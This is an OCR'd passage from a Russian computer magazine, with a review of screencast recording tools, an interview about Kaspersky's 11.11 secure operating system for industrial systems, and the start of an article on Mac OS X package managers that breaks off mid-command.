Если Mac OS X кажется тебе непригодной для серьезной работы, ты просто не умеешь ее готовить. Для того чтобы получить все необходимое, нужно просто выбрать правильный пакетный менеджер.

ВЗЛОМ





70

БАНКОМАТ: ИСТОРИЯ БОЛЕЗНИ

Советуем быть внимательней перед тем, как в следующий раз сунуть карточку в заветную щель, иначе сокращение ATM может обрести совсем другой смысл.



74

РОБОТ ДЛЯ ВЕБ 2.0

Удивительно, но в то время как веб-приложения становятся все сложнее, инструменты для их аудита застряли в позапрошлом десятилетии.

MALWARE





86

МАЛВАРЬ ДЛЯ ПРОМАВТОМАТИКИ

Благодаря Stuxnet приходится рассматривать все более экзотичные платформы и устройства. На этот раз придется обратиться к теме разнообразных АСУ.

Илья Муравьев (iliamrv@ya.ru)

SCREENКАСТИНГ

ТЕСТИРУЕМ СОФТ ДЛЯ ЗАПИСИ СКРИНКАСТОВ В WINDOWS И LINUX

Что такое скринкаст, ты знаешь не понаслышке. В злые минуты, когда изучаемый язык программирования становится безжалостным, книга и диск с прилагаемым кодом не всегда спасают. Теория суха, а в скринкастах ты видишь на практике последовательность написания кода, комментарии, результат. Будь это хоть суахили: действия на экране очень часто понятны без слов. Но есть в этой жизни занятия более интересные, чем просмотр скринкастов, — например, их создание. Отличная новость: ни одна ОС не обделена софтом для записи скринкастов. Все плохие новости ты узнаешь, когда будешь читать обзор.

CamStudio

Домашняя страница: camstudio.org
Поддержка платформ: Windows
Лицензия: GPL


Предельно минималистичная по интерфейсу, но от этого не ограниченная функционально программа для скринкастинга. Для кого-то может быть весьма непривычно то, что все настройки выставляются непосредственно в строках меню. С одной стороны, юзабилити в этом и не пахнет, но с другой — обычно настройки производятся для того, чтобы о них забыть в дальнейшем: запустил программу — записал — получил на выходе видео рабочего стола. CamStudio автоматом дает названия файлам и даже не спрашивает, в какую папку их сохранять (ты можешь указать соответствующий адрес в меню «Directory Recording»).

Эффектов немного, они имеют скорее служебное, а не визуальное назначение: добавление заголовков, временных отметок, водяного знака и тому подобное. Суровая тулза для записи программерских скринкастов.

Запись видео возможна в полноэкранном режиме, фиксированная или с привязкой к окну приложения. Чтобы сделать паузу или остановить запись, лучше разобраться с горячими клавишами, чем потом вырезать «организационные фрагменты» в видеоредакторе. Если не хочешь производить полноэкранную запись, используй опцию Autopan (автопанорамирование). При ее активации CamStudio следит за курсором и записывает только нужный регион (нечто вроде Smart Focus в Camtasia). Соответственно, ты можешь здорово сэкономить на размере выходного файла.

Доступны два варианта записи на лету — в AVI и SFW, опционально можно подключить Lossless Video Codec (доступен на сайте). Видео можно сконвертировать в флеш уже по факту.

Вердикт: бесплатная функциональная запись скринкаста без возможности дальнейшего монтажа. В итоге — движения курсора не вырубишь и топором (в том числе по монитору). Если ты не любишь возиться с редактированием, делаешь все с первого дубля — это твой вариант.



CamStudio — неудобно, но олдскульно

Camtasia Studio

Домашняя страница: is.gd/HEf0s9
Поддержка платформ: Mac OS, Windows
Лицензия: trialware

При выборе софта ты должен понимать, что если ты остановишься на программе со скромными возможностями, которая делает только запись рабочего стола, то тебе не избежать последующего редактирования. Так что лучше: полноценный комбайн, включающий в себя весь функционал, или набор разрозненных утилит? Чтобы ответить на этот вопрос, попробуй поработать с Camtasia Studio. Этот пакет позволяет создать скринкаст, начиная с захвата видео и закачивая его публикацией на хостинге.

Видео с десктопа можно записать утилитой Record Tool. Изначально запись производится в контейнер формата camrec (при желании ты можешь распаковать его и извлечь из содержимого AVI). Как вариант — записать в AVI с компрессией на лету. Но ты должен понимать, что идеальная запись из этого не получится. Хорошее сжатие видео требует пропорциональной нагрузки на системные ресурсы. Поэтому логичнее записать скринкаст с шустрым loseless-сжатием и затем не спеша подвергнуть сырой формат компрессии.

Записанное видео можно отредактировать с точностью скальпеля в удобном редакторе Camtasia Studio. Редактор студии представляет собой временную шкалу (Timeline) с дорожками, на которых может быть видео с веб-камеры, слайды, музыка и прочий атмосферный звук вроде кликов мыши.

Чтобы привлечь внимание к определенным моментам, можешь делать ремарки, увеличивать кадр. Кстати, обрати внимание на функцию SmartFocus («умный фокус»), которая сделает твой скринкаст более наглядным и динамичным, акцентируя фокус на курсоре. Для этой фичи рекомендуется вести запись с запасом разрешения экрана, чтобы при увеличении изображение не теряло резкость.

Применив настройки, можешь сохранить видео на screencast.com или youtube.com прямо из интерфейса Camtasia. Для этого предусмотрен мастер сохранения Produce & Share. Выбор форматов видео — MP4, WMV, MOV, AVI, M4V, каждый из форматов поддается гибкой настройке. MP4 можешь обернуть видео в HTML5-оболочку и вставить на сайт.

Цена у пакета соответствующая — 299 долларов, лицензия для образовательных целей (Education Pricing) обойдется заметно дешевле — 179 долларов. Конечно, тебе будет сложно доказать, что инструкция по написанию кряка преследует сугубо образовательную цель, но попытка не пытка, не так ли?



Монтаж в Camtasia Studio

Вердикт: Camtasia — очень функциональный комбайн для записи и редактирования скринкастов, который, при умелом использовании временной шкалы и монтажного стола, позволяет смонтировать законченное художественное произведение для рубрики «Взлом».

FFmpeg

Домашняя страница: ffmpeg.org
Поддержка платформ: кроссплатформенная
Лицензия: LGPL

Оба инструмента, о которых шла речь выше, — это графическая оболочка. Но согласись, было бы интересно приручить «зверя» в лице хорошо известного фреймворка FFmpeg. Преимущества ощутимы: FFmpeg содержит в себе набор библиотек libavcodec, которыми грех не воспользоваться для скринкастерских нужд.

Проблема в том, что FFmpeg не очень хорошо ладит с интерфейсом Directshow, в отличие от «иксов» в Linux, поэтому для Windows нам нужно установить «костыли».

Первый вспомогательный компонент — Screen Capture Recorder, который содержит в себе набор утилит для захвата видео с рабочего стола. Скачать его можно здесь: is.gd/rpLAXu. Второй компонент — Virtual Audio Capture Grabber Device — виртуальное устройство для захвата выходного аудио. Скачиваем: is.gd/wmOSsd. Также для работы этих двух оболочек тебе нужно установить Java Runtime Environment — актуальную версию найдешь здесь: is.gd/rtW9aT.

Настройки оболочки ищи в меню «Пуск» (или для Windows 8: ProgramData\Microsoft\Windows\Start Menu\Programs\Screen Capturer Recorder\) в папке «Screen Capturer Recorder».

Консоль FFmpeg входит в состав Screen Capturer Recorder и доступна по адресу Program Files\Screen Capturer Recorder\configuration_setup_utility\vendor\ffmpeg\bin\ffmpeg.exe. Далее мы запускаем FFmpeg из командной строки с нужными параметрами:

```
ffmpeg [внутренние опции] -i
[внутренний файл] [внешние опции]
[внешний файл]
```

Применимо к Screen Capturer Recorder в связке с Audio Capture Grabber Device запуск записи происходит по команде

```
ffmpeg -f dshow -i audio="virtual-↵
audio-capturer":video="screen-capture-↵
recorder" -r 10 -q 1 D:\record.mp4
```

где -r и -q — это заданные параметры (фреймрейт и битрейт) для выходного видео. Все параметры описаны в документации FFmpeg: bit.ly/tS32T3.

Таким образом, получаем файл записи в указанном месте. Чтобы остановить запись, используй комбинацию клавиш <Ctrl + C> в командной строке. Ты можешь создать bat-файл, инструкция здесь: is.gd/LXrrhg.

Вердикт: экспериментальное решение, работает по принципу «настроил и забыл», но настройка требует внимательного изучения документации, если тебе потребуется записать область экрана с привязкой к окну приложения.



ffmpeg в действии

Смотри также:

- ALLCapture, is.gd/SmWNrJ
- Jing, techsmith.com/jing.html
- TipCam, utipu.com
- BB FlashBack, is.gd/jgD4Mh
- HyperCam, hyperionics.com/hc
- Screenpresso, screenpresso.com
- Bandicam, bandicam.com
- ActivePresenter, is.gd/wp924O

FFmpeg => avconv

Домашние страницы:
ffmpeg.org, libav.org/avconv.html
Поддержка платформ: кроссплатформенная
Лицензия: LGPL
С FFmpeg в Linux дела обстоят гораздо проще. Изначально в пакет для Ubuntu модуль x11grab входит в состав фреймворка, для других же дистрибутивов можно попробовать ключ

```
--enable-x11grab
```

при компиляции. Далее производим установку:

```
sudo apt-get install ffmpeg
```

Теперь в твоем распоряжении FFmpeg и терминал. Открываем справку is.gd/rnzShk и задаем параметры записи с помощью запроса:

```
ffmpeg -f x11grab -s 1280x800 -r 15 ↵
-i :0.0 -vcodec qtrle myrecord.mov
```

где ключ -s задает разрешение ролика, -r — количество кадров в секунду, -i — порядковый номер экрана «иксов».

Совет: при кодировании можешь попробовать loseless-кодек Apple Quicktime Animation (RLE). Он минимально нагружает систему и хорошо работает даже на вирутальной машине.

Опять же, если тебя напрягает ручной ввод, вот скрипт, который вдобавок ко всему позволяет сделать запись с привязкой к определенному окну: is.gd/3nsGzL. Как альтернативу используй утилиту FFcast для записи региона: is.gd/phMQey. В качестве конвертера вместо FFmpeg сейчас нужно использовать avconv. Документацию по граббингу ты найдешь здесь: is.gd/ftUwUs.

Вердикт: удобный вариант записи с экрана через консоль при содействии библиотеки libavcodec.

```
ilia@ilia-VirtualBox: ~
Output #0, mov, to 'screencast.mov':
  Metadata:
    encoder         : Lavf53.21.0
    Stream #0.0: Video: qtrle, rgb24, 1024x768, q=2-31, 200 kb/s, 60
Stream mapping:
  Stream #0.0 -> #0.0
Press ctrl-c to stop encoding
frame=  113 fps=  0 q=0.0 size=    2415kB time=1.88 bitrate=10503.4kb
frame=  181 fps=143 q=0.0 size=    3923kB time=3.02 bitrate=10652.8kb
frame=  215 fps=120 q=0.0 size=    4507kB time=3.58 bitrate=10303.9kb
frame=  246 fps=107 q=0.0 size=    4989kB time=4.10 bitrate=9967.5kbi
frame=  277 fps= 98 q=0.0 size=    5341kB time=4.62 bitrate=9478.1kbi
frame=  307 fps= 92 q=0.0 size=    5615kB time=5.12 bitrate=8989.3kbi
frame=  338 fps= 88 q=0.0 size=    5975kB time=5.63 bitrate=8688.3kbi
frame=  368 fps= 85 q=0.0 size=    6240kB time=6.13 bitrate=8333.8kbi
frame=  396 fps= 81 q=0.0 size=    6604kB time=6.60 bitrate=8197.4kbi
frame=  430 fps= 80 q=0.0 size=    7260kB time=7.17 bitrate=8299.1kbi
frame=  457 fps= 77 q=0.0 size=    7906kB time=7.62 bitrate=8503.4kbi
frame=  493 fps= 76 q=0.0 size=    8532kB time=8.22 bitrate=8506.1kbi
frame=  526 fps= 75 q=0.0 size=    8969kB time=8.77 bitrate=8380.7kbi
frame=  555 fps= 74 q=0.0 size=    9667kB time=9.25 bitrate=8561.1kbi
frame=  589 fps= 73 q=0.0 size=   10367kB time=9.82 bitrate=8651.6kbi
frame=  624 fps= 72 q=0.0 size=   10824kB time=10.40 bitrate=8525.9kb
frame=  655 fps= 72 q=0.0 size=   11502kB time=10.92 bitrate=8631.2kb
```

Avconv: процесс пошел!

Смотри также:
- xvidcap, is.gd/8pWhGH
- pyvnc2swf, is.gd/houHHH
- Wink, is.gd/zhNxAu
- Kazam, https://launchpad.net/kazam

UVScreenCamera


Домашняя страница: is.gd/Jlozne
Поддержка платформ: Windows
Лицензия: shareware
Скринкастинг-решение от отечественного производителя. Сочетает в себе некий баланс между минимализмом CamStudio и достаточно высокой ценой Camtasia Studio.

Что из существенного предлагает UVScreenCamera? В довесок к удобной настраиваемой записи — покадровый редактор видео, который, мягко говоря, напоминает Adobe Flash одной из старых версий. И это является несомненным плюсом: поддерживаются слои с возможностью импорта/экспорта мультимедиа, наложения зума, аннотаций. Для пущего удобства видео можно разбить на эпизоды (см. вкладку «Разбиение на сегменты»).

Популярных форматов видео для сохранения не так уж много (FLV, AVI). Однако помимо них есть интересные варианты экспорта: защищенный от копирования исполняемый файл, SWF, GIF, UVF. Хитрость в том, что в бесплатной версии UVScreenCamera доступен для сохранения только экзотический UVF (формат, который запрашивает для воспроизведения отдельный плеер) и EXE, что в обоих случаях не позволит опубликовать ролик на видеохостинге. EXE-формат очень практичен тем, что с ним поставляется легковесный плеер. Вдобавок можешь создать интерактивное видео в EXE или флеше, по нажатию на кнопку доступна навигация в определенную область видео.

Реализована возможность записывать из нескольких источников аудио одновременно (впрочем, ты по старинке можешь продолжать пользоваться стереомикшером или устройством what-you-hear твоей звуковой карты). Можно делать пометки, надписи, рисовать.

Скорость работы порадовала: редактор очень быстр, интерфейс реагирует на действия мгновенно. Даже при записи на лету нет неприятных вибраций курсора и подвисаний.



Редактор видео в UVScreenCamera

Вердикт: программа для записи скринкастов и их полноценного редактирования, приятно удивляющая своей скоростью и возможностями при относительно невысокой цене.

КОДИРОВАНИЕ КАК РЕШЕНИЕ ПРОБЛЕМ

Как уже говорилось, ты можешь записать видео в loseless, а затем использовать кодер для пакетной конвертации. Зачастую программы для записи скринкастов не предоставляют доступ к командной строке либо открывают малую часть настроек того или иного кодека. Я рекомендую утилиту HandBrake (handbrake.fr), которая предлагает пресеты и профили для медиаустройств плюс отличную документацию и заточенность под стандарт H.264. Что касается Linux, то здесь могу посоветовать Mencoder — кодировщик видео, который входит в состав проекта MPlayer (is.gd/UxecUp).

Оптимальные настройки скринкаста
- Разрешение: от 1024 × 768 px до 1280 × 1024 px (720p).
- Медиаконтейнер: MP4, M4V, FLV, MOV
- Кодек: H.264
- Битрейт: 500 kbps VBR
- Частота кадров: 10–30 fps
- Аудио: AAC 48000 128 kbps Stereo VBR
- Цветопередача: 16-bit

В ЗЛЫЕ МИНУТЫ, КОГДА ИЗУЧАЕМЫЙ ЯЗЫК ПРОГРАММИРОВАНИЯ СТАНОВИТСЯ БЕЗЖАЛОСТНЫМ, КНИГА И ДИСК С ПРИЛАГАЕМЫМ КОДОМ НЕ ВСЕГДА СПАСАЮТ


VLC

Домашняя страница: videolan.org/vlc
Поддержка платформ: кроссплатформенная
Лицензия: GPL 2
VLC media player — универсальный способ записи видео рабочего стола как в Windows, так и в Linux и Mac OS. Вся хитрость настройки — в выборе правильного устройства для захвата.

Настройка осуществляется через меню «Media → Stream... → Capture Device» (либо «Источник → Открыть устройство захвата...» в локализации). В Windows в качестве источников выставляем «screen-capture-recorder» и «virtual-audio-capturer», которые являются связующим мостиком с DirectShow и устанавливаются отдельно. В Linux выставляем режим захвата Display (Экран). Далее нажимаем «Convert», выбираем профиль для сохранения видео и жмем «Start» для начала и «Stop» для остановки процесса записи.

VLC действительно позволяет гибко настроить популярный кодировщик H.264, запись аудио, вдобавок содержит множество предустановок.

Вердикт: оказывается, что и плеер можно использовать для скринкастинга, к тому же VLC располагает достаточно широкими возможностями по настройке кодирования.



Выбор источника захвата в VLC media player


RecordItNow

Домашняя страница: recorditnow.sourceforge.net
Поддержка платформ: Linux
Лицензия: GPL 2
Пожалуй, самыми популярными GUI-решениями для скринкастинга в среде Linux можно назвать recordMyDesktop (is.gd/vKynEW) и Istanbul (is.gd/CJGnmP). К сожалению, минимализм обеих программ и их устаревший функционал заставляют отказаться от их использования.

RecordItNow — плагин для KDE, одна из наиболее вменяемых утилит для Linux, имеющая графическую оболочку.

Вроде бы функционал стандартный для такого рода программ, однако сильная сторона RecordItNow заключается в том, что ты без проблем можешь выставить FFmpeg для записи и задать параметрами командной строки опции кодирования видео. Из других удобств — возможность сохранения пресетов разрешения и зум. Готовую запись в несколько щелчков можно загрузить на blip.tv или youtube.com.

Вердикт: одна из лучших оболочек для скринкастинга в Linux с возможностью гибкого управления параметрами FFmpeg.



RecordItNow: настройка кодирования

ЧЕМ РЕДАКТИРОВАТЬ ВИДЕО И АУДИО

VirtualDub
virtualdub.org
Редактор с огромным количеством поддерживаемых форматов, фильтров и модулей, неплохо оптимизирован под железо. Единственный минус — звук в нем не отредактируешь. Плюс, если тебе нужно всего лишь выполнить простенькие задачи, VirtualDub отпугнет своим интерфейсом без намеков на drag & drop.

OpenShot
openshotvideo.com
Полная противоположность сложным редакторам с обилием кнопок и тулбаров. Здесь все предельно лаконично, функционал оптимален для монтажа скринкастов — как звука, так и видео. Доступны эффекты переходов, аннотации. Временная шкала поддерживает неограниченное количество треков.

PiTiVi
pitivi.org
Простой видеоредактор под Linux, использует для работы фреймворк Gstreamer. Сгодится для не очень сложного монтажа, хотя рейтинг у PiTiVi сейчас невысокий ввиду слабой поддержки, и из Ubuntu пакет в свое время был удален.

Audacity
audacity.sourceforge.net
Мультиплатформенный аудиоредактор с впечатляющими возможностями по импорту/экспорту, поддержкой VST-плагинов, эффектов и многим другим. Гангста-рэп на нем не смикшируешь, но для редактирования озвучки скринкаста инструментов более чем достаточно.

Беседовал Степан Ильин

11.11

ЧТО ПРЕДСТАВЛЯЕТ СОБОЙ ОПЕРАЦИОННАЯ СИСТЕМА ОТ KASPERSKY LAB?

Безопасная ОС от Kaspersky Lab? Будет или нет? Слухи на этот счет давно муссируются, но без каких-либо подробностей. Ясность появилась на организованной Международным союзом электросвязи конференции, которая прошла в октябре в Дубае, где компания впервые официально подтвердила, что ведет разработку ОС для промышленных объектов.



Андрей Духвалов

Довольствоваться общими словами о незащищенности промышленной инфраструктуры и историями-баянами про Stuxnet мы не хотели. Нужна была конкретика: пишется ли система с нуля или на базе уже имеющейся ОС (например, QNX), как она может решить проблему, когда наружу в интернет торчат тысячи программируемых контроллеров (PLC) с реальных промышленных объектов, и почему эта система будет более безопасна, чем многие другие? Пришлось постараться, чтобы лично пообщаться с человеком, который непосредственно отвечает за разработку новой ОС, — Андреем Духваловым. Еще до начала интервью стало ясно, что это один из выдающихся сотрудников компании: именно ему удалось решить проблему с тормознутостью продуктов, за которую Kaspersky Lab серьезно доставалось пять-шесть лет назад. Сейчас он занимает должность с говорящим названием Chief Strategy Architect и руководит направлением разработки безопасной ОС. Вот что он нам рассказал.

PROOF-OF-CONCEPT

Разработкой операционной системы 11.11 мы занимаемся давно, но этот процесс долгосрочный, поэтому пока мы находимся на ранней стадии. Это не клон Linux'а и не клон QNX — все пишется с нуля. Но мы поддерживаем стандарты POSIX, чтобы другие программы могли запускаться в нашей среде. В настоящий момент у нас есть прототип для платформы x86, но мы собираемся перенести систему и на другие платформы, в том числе ARM. Перед разработкой мы поставили себе несколько целей, а с помощью созданного прототипа сами себе доказали состоятельность идей, которые положили в основу операционной системы. Многие из подходов давно известны, но мы взяли на себя смелость реализовать все в одном месте и сделать это хорошо. Все, что я расскажу далее, касается только прототипа — того, что мы имеем сейчас.

ОТСУТСТВИЕ ТОЧКИ ДОВЕРИЯ

До последнего времени при создании моделей информационной безопасности критически важных промышленных объектов бытовало мнение, что одной лишь физической изоляции объекта достаточно для его защиты. Поэтому о безопасности программного обеспечения и железа заботились в меньшей степени. Например, есть протокол MODBUS, с помощью которого взаимодействует промышленное оборудование, например контроллер с двигателем. Этот протокол (как и многие другие) в стандарте не содержит средств аутентификации и авторизации. Любой, кто находится в этой же сети, может отправить любому промышленному устройству команду — снять данные, перепрошить firmware и так далее. Сам софт дырявый. Согласно исследованию университета Карнеги — Меллона, количество ошибок в военном и промышленном программном обеспечении составляет в среднем от пяти до десяти на тысячу строк кода. Самым лучшим решением было

бы поменять все программное обеспечение и железо. Как вы понимаете, это невозможно. Но есть другой способ решить проблемы, которые возникают в индустриальной среде. Мы хотим сделать так, чтобы взаимодействие между узлами было под контролем. Если посмотреть на типичную схему сети корпоративного предприятия, в которой находится множество разных узлов, и задаться вопросом, какой из этих сущностей можно доверять, выяснится, что никакой! Наша цель — построить такую точку доверия и на ее основе выстраивать защиту.

ГДЕ БУДЕТ РАБОТАТЬ ОС?

Чтобы стало понятнее, приведу пример. В самом простом случае промышленная инфраструктура выглядит примерно так: есть сенсоры, есть контроллеры, в которых заложена логика управления оборудованием, и есть рабочая станция со SCADA, которая умеет отдавать контроллеру команды «перевести в тот режим», «перевести в другой», «сделать больше», «сделать меньше» и прочие. Практически все устройства работают через протоколы MODBUS, Profibus или другие промышленные протоколы поверх привычных TCP/IP-протоколов, при этом физически подключены к обычным маршрутизаторам (например, Cisco). Ничто не мешает поставить «рядом» еще один компонент, который на основе заранее заданных правил (специально разработанных для каждой конкретной системы) сможет мониторить и контролировать все, что передается между системами, в том числе гарантируя, что данные передаются от легитимного источника и без изменений. В случае тревоги мы можем активировать противоаварийную защиту — в любой АСУ есть такие автоматизированные механизмы, которые реагируют на внештатные ситуации. Наша задача — сделать такую противоаварийную защиту с учетом информационной среды. Но для этого важно решить еще одну сложную задачу — мы на 100% должны быть уверены в безопасности нашей системы.

БЕЗОПАСНАЯ ОС

Софт может делать больше того, для чего предназначен. Основной принцип, который лежит в основе требований к архитектуре 11.11, — недопустимо исполнение незаявленной функциональности. Этот принцип разработки ОС позволяет надеяться, что внутри ОС происходит ровно то, что мы ожидаем. На любом телефоне есть калькулятор: кто может гарантировать, что в момент, когда мы умножаем два на два, он не отправляет SMS? В 11.11 мы уверены, что каждый модуль делает только то, что он должен делать. Сложность в том, что этот принцип должен быть реализован в архитектуре системы. Нельзя сделать отдельный слой поверх ядра ОС, предоставляющий такие гарантии, потому что в этом случае в ядре остаются уязвимости.

КОД БЕЗ ОШИБОК

Говорят, что программ без ошибок не бывает. На самом деле существует так называемая формальная верификация кода, с помощью которой можно доказать, что ошибок в нем нет. Утверждение об отсутствии ошибок доказывается как математическая теорема. То есть можно дать на вход некоторые постулаты и предоставить исходный код программы, реализующий эти постулаты. Существует система, которая с помощью математических выводов способна доказать, что исходный код реализует именно эти постулаты и никакие другие.

КСТАТИ, РАБОЧЕЕ НАЗВАНИЕ «11.11» СВЯЗАНО С ДАТОЙ НАЧАЛА РАЗРАБОТКИ НОВОЙ ОС

Еще в 2009 году в рамках проекта L4.verified была проведена первая формальная верификация ядра операционной системы — микроядра seL4. Доказательство было составлено и проведено с помощью программы Isabelle/HOL, предназначенной специально для доказательства теорем. Для этого потребовалось написать более 200 000 строк специальных скриптов-доказательств. Всего было проверено более 8700 строк C-кода и 600 строк, написанных на ассемблере. С помощью такого подхода удалось обнаружить 160 багов в ядре seL4. У нас стоит цель — верифицировать таким образом свое ядро. Мы закладываем постулаты и имеем исходный код ядра. Далее с помощью математических методов доказываем, что эти постулаты соответствуют этому коду.

НЕДОПУЩЕНИЕ ИСПОЛНЕНИЯ НЕЗАЯВЛЕННОЙ ФУНКЦИОНАЛЬНОСТИ

Этот базовый принцип достигается за счет того, что каждый из модулей ядра помещается в песочницу. Они могут общаться друг с другом посредством механизма, который жестко контролирует ОС. Для этого мы реализовали специальные методы IPC, через которые мониторится взаимодействие. И у модулей не будет другого способа общаться друг с другом, кроме как через нашу IPC. Основная задача ядра ОС — это выносить вердикты, можно ли модулям общаться друг с другом в данный момент и при данных условиях или же нельзя. Все основные модули системы, которые мы привыкли относить к сервисам ядра, работают в рамках таких же правил. И те же правила применяются для пользовательских приложений.

ДРУГИЕ КОМПОНЕНТЫ ЯДРА

Компьютерная наука развивается более 50 лет, и за это время было реализовано много хороших идей, которые мы готовы перенять. Трудность заключается в том, что наши базовые принципы не позволяют нам, условно говоря, взять уже готовый драйвер и использовать его как есть. Это невозможно, потому что драйвер должен работать в соответствии с принципом недопустимости исполнения незаявленного функционала. Поэтому мы разбираемся, как он работает, и реализуем у себя. Это объемная работа, и мы не собираемся делать ее сами. Наша задача — сделать платформу, чтобы строить безопасные системы. Мы открыты для привлечения партнеров: работы много, одним нам не справиться. Мы видим свою цель — написать фреймворк, который позволяет другим разработчикам подменять модули ядра на свои собственные. Микроядерная технология во всей своей красе! Простой пример. В тех применениях, где критически важна конфиденциальность, может понадобиться особенный менеджер памяти, который будет обнулять память, когда она высвобождается. Разработчик сможет использовать свой модуль для управления памятью и таким образом выполнить это требование конфиденциальности.

КАК МОЖНО КОНТРОЛИРОВАТЬ?

Что касается контроля взаимодействия между разными компонентами взаимодействия промышленной инфраструктуры — по сути, те же самые принципы и математические доказательства, которые мы используем внутри ядра, работают и на более высоком уровне. Если будет рефери, который контролирует взаимодействие между компонентами системы, то получится взять без изменений промышленную систему и добавить туда дополнительные элементы, которые повысят ее безопасность.

МОДЕЛИ БЕЗОПАСНОСТИ

Многие из используемых нами подходов существуют 20–30 лет, но их не часто можно встретить в реализации ОС. Моделями безопасности компьютерных систем занимается дискретная математика. Существует много теоретических наработок, и есть практические результаты. Дискреционная и мандатная модели безопасности очень распространены, и они на слуху. Но кроме них существует огромное число моделей безопасности: например type enforsments, Белла — ЛаПадула и другие. Каждая из них хороша в определенных условиях применения. Теория в этом направлении шагнула далеко — мы взяли смелость реализовать инструмент, с помощью которого можно будет воплотить те или иные модели безопасности на практике для тех или иных условий применения. Однако нужно еще время, чтобы довести этот во многом исследовательский проект до готового продукта.

Михаил Еловских (wronglink@gmail.com)



ПОДБИРАЕМ ИДЕАЛЬНЫЙ ПАКЕТНЫЙ МЕНЕДЖЕР ДЛЯ MAC OS X

Недостающее звено

Почти все знают, что в основе OS X скрываются компоненты различных *nix-систем, но не всем известно, что рабочее окружение данной среды вполне позволяет юниксоидам чувствовать себя в своей тарелке. Однако полноценного терминала и большого количества консольных утилит «из коробки» недостаточно — для полного счастья не хватает любимого текстового редактора, обожаемого компилятора и пакетного менеджера, который позволил бы все это поставить.

ВВЕДЕНИЕ

В мире UNIX и Linux сложилась традиция «один дистрибутив — один менеджер пакетов», однако Mac OS X ей не соответствует. Пользователю доступны на выбор целых три пакетных менеджера. Наши герои сегодня: MacPorts, Fink и Homebrew. Все они имеют свое особое мнение о том, как должен выглядеть процесс установки пакетов и какие инструменты необходимо дать пользователю. Чтобы попробовать все три пакетных менеджера в максимально контрастных условиях, зададимся целью установить два популярных пакета (они присутствуют в каждом из трех репозиториев):

1. Автодополнение bash. Его так сильно недостает в дефолтном терминале Mac OS. Возьмем его как пример простого пакета, без зависимостей.
2. ImageMagick — тяжелый пакет с большим количеством зависимостей. Настоящий комбайн для работы с изображениями.

ПОДГОТОВКА

Все три пакетных менеджера имеют зависимости, которые могут отсутствовать в свежеустановленной Mac OS: GCC и X11. Если у вас они уже установлены, то данную часть смело можно пропустить.

GCC

Самый распространенный способ получить GNU Compiler Collection в Mac OS — Xcode Command Line Tools. Его можно установить либо в составе самой Xcode (из Mac App Store), либо с портала для разработчиков Apple (https://developer.apple.com/downloads/index.action). Потребуется пройти бесплатную регистрацию, но зато можно будет сэкономить почти 4 Гб места на жестком диске.

Альтернативно, без установки Xcode, GCC можно поставить из специальной сборки, подготовленной Кеннетом Рейтцом: https://github.com/kennethreitz/osx-gcc-installer.

X11

Начиная с версии Mac OS 10.8, X11 не ставится, что называется, из коробки, но при этом доступен на xquartz.macosforge.org.

MacPorts

Сайт: www.macports.org
Сайт поиска портов: bit.ly/48oBO0
Портов (на момент написания): 15 741

MacPorts зародился в самой Apple в 2002 году. Кстати, тогда проект назывался DarwinPorts. Напомним, что операционная система Mac OS X выросла из BSD, поэтому, когда дело дошло до менеджера пакетов, выбор справедливо пал на BSD-порты, из которых были взяты основные организационные идеи и структура компилируемых пакетов. Стоит заметить, что пакетный менеджер входит в состав семейства Mac OS Forge, мейнтейнером которого является Apple. Отсюда и очень тесная интеграция в систему (например, поддержка LaunchCtl), и очень большой набор возможных действий. По большей части MacPorts написан на bash, Tcl и C. Синтаксис команд же наверняка понравится пользователям *BSD и Gentoo.

Основная идея у макпортов состоит в том, чтобы дать пользователю максимально гибкие возможности выбрать необходимое ПО благодаря так называемой системе вариантов (отдаленно похоже на USE-флаги в Gentoo и makefile.options в FreeBSD). Проще говоря — набор конфигурационных файлов с единым синтаксисом для выбора различных опций сборки пакетов. С одной стороны, такой выбор не может не радовать, с другой — иногда установка пакета может затянуться: «Нужно PHP? OK, а какой версии — 5 или 4? Хорошо, а 5.4, 5.3 или 5.2? Отлично, а 5.4 с поддержкой debug-режима? А mod_php для апача поставить? А PEAR не нужен?» Словом, не всегда пользователю хочется вникать во все тонкости и особенности дистрибуции пакетов.

Установка

На странице www.macports.org/install.php можно выбрать PKG-инсталлятор. Также доступна установка из исходников, но она занимает больше времени. После запуска инсталлятор покажет несколько диалоговых окон и затем установит менеджер пакетов. Он сам добавит в profile-файл строчку:

```
export PATH=/opt/local/bin:/opt/ ↩
local/sbin:$PATH
```

заставляя твой шелл искать команды в директориях макпортов. После этого обновим базы портов:

```
$ sudo port selfupdate
```

Теперь менеджер пакетов готов к работе.

Работа с пакетами

Сначала поставим автодополнение bash. Для поиска пакетов воспользуемся командой search:

```
$ port search completion
```

Посмотрим описание пакета командой info:

```
